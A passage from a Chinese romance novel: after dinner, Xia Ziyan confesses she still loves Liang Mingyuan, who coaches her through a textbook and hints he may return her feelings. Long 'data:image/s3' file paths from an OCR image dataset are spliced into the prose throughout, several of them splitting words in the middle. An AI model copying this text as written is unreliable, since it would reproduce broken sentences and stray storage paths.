    吃完饭,夏子言想收拾碗筷去洗,梁明远直接伸手接过,淡声道:“算了吧,你还是待着吧。”


    “没关系的,我可以的,又不是病弱不能动的人。”


    他还是没让她动手。


    这种小事没必要让来让去。


    夏子言擦完桌子,抬起头,正好看见厨房里的男人。他穿着短袖,微微低着头,水流声中碗碟轻碰。落地窗的白色纱帘被风轻轻拂起,墙上的时钟滴答走动,这样的场景忽然让人一下子心静起来。


    她鬼使神差地走到厨房门口,轻轻倚着门框看着他,然后走近,站在他身边。


    “怎么办?我还是好喜欢你。”


    梁明远洗碗的手微微一顿。这样温软的夜晚,这样朦胧的光线,这样暮色沉沉的七八点钟时分,光影缱绻,可他却什么反应都没有。


    夏子言在他身边站了一会儿,慢慢转身走开了。


    好磨人的感觉,也好微妙的心动。刚上大学没多久就与他相遇,他没追几次,她就答应了。


    那时候他们是相爱的,一见钟情,两情相悦。


    完全没有现在这种辗转反侧的感觉。


    她一次次说服自己只把他当师兄、当普通朋友,可是心里的积攒那么多年的爱,随时都会跳出来,然后冲动的说出任何话。


    是啊,她还是好喜欢他,好心动,那些压在心底的悸动与仰慕,从未消失。


    她想,大概一辈子,都不会变了。


    他洗漱完毕,缓步走进书房。


    一室寂静。


    她蜷在沙发上,望着落地窗外地平线发呆;他沉在书桌后,一言不发地翻着书页。


    “夏子言,过来。”


    夏子言放下手机,趿着拖鞋走过去,很有礼貌的站在门口问:“请问有什么事么?”


    “别装了。”梁明远朝门外示意,“搬把椅子过来,我考考你。”


    “......考什么?”


    “先别问,过来。”


    夏子言老实地搬来椅子,在他身旁坐下。


    梁明远翻开了书本,从目录开始问。


    “第一章你都会吧?”


    她点头。“第二章呢?”


    她又点头。“第三章?第四章?第五章……”他看向她若有所思的表情,直接问:“那你直接说,哪里不太明白?”


    夏子言犹豫了一下:“努力学的话都能懂,只是不太清楚工作具体需要用到哪些部分,感觉和工作很脱离啊。”


    梁明远静默地注视她片刻,将书合拢。


    “你不必琢磨公司现在需要什么,那变化太快。你要弄清楚的,是自己能抓住什么。”


    他从笔筒里抽出一支铅笔,在空白纸页上画了一条平缓上扬的曲线。


    “技术就像这条线,一直往前。你现在要做的不是追着它跑,而是先站到线上去。”


    他用笔尖轻点曲线的起点。


    “从这里开始。把这几章的基础题做完,不是‘看懂’,是每一道都能从头推导出来。”


    夏子言望着那条简单的线,忽然觉得清晰了些。


    布置完任务梁明远倚在靠椅上看着她。


    夏子言低头很认真翻着书,忽而听见他的声音从身后传来——


    “我可以满足你的愿望。”夏子言疑惑的看向他:“什么?”


    “你不是说还喜欢我吗?总不能是假的吧?”